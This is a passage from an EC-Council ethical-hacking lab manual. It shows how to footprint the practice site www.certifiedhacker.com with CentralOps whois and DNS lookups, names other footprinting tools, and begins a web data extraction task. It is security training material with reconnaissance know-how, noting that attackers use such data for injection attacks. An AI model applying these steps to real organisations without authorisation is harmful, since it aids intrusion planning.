
Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

1. Switch to the **Windows 11** virtual machine. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **https://centralops.net** and press **Enter**. The Central Ops website appears, as shown in the screenshot.




2. To extract information associated with the target organization website, type the target website's URL (here, **www.certifiedhacker.com**) in the **enter a domain or IP address** field, and then click on the **go** button, as shown in the screenshot below.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





3. A search result for **WWW.CERTIFIEDHACKER.COM** containing information such as **Address lookup**, **Domain Whois record**, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Scroll-down to view information such as **Network Whois record** and **DNS records**, as shown in the screenshots. The attackers can use this information to perform injection attacks and other web application attacks on the target website.





Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. This concludes the demonstration of gathering information about a target website using the Central Ops online tool.
6. You can also use tools such as **Website Informer** (https://website.informer.com), **Burp Suite** (https://portswigger.net), **Zaproxy** (https://www.zaproxy.org), etc. to perform website footprinting on a target website.
7. Close all open windows and document all the acquired information.


Task 4: Extract a Company's Data using Web Data Extractor

Web data extraction is the process of extracting data from web pages available on the company's website. A company's data such as contact details (email, phone, and fax), URLs, meta tags (title, description, keyword) for website promotion, directories, web research, etc. are important sources of information for an ethical hacker. Web spiders (also known as a web crawler or web robot) such as Web Data Extractor perform automated searches on the target website and extract specified information from the target website.

Here, we will gather the target company's data using the Web Data Extractor tool.

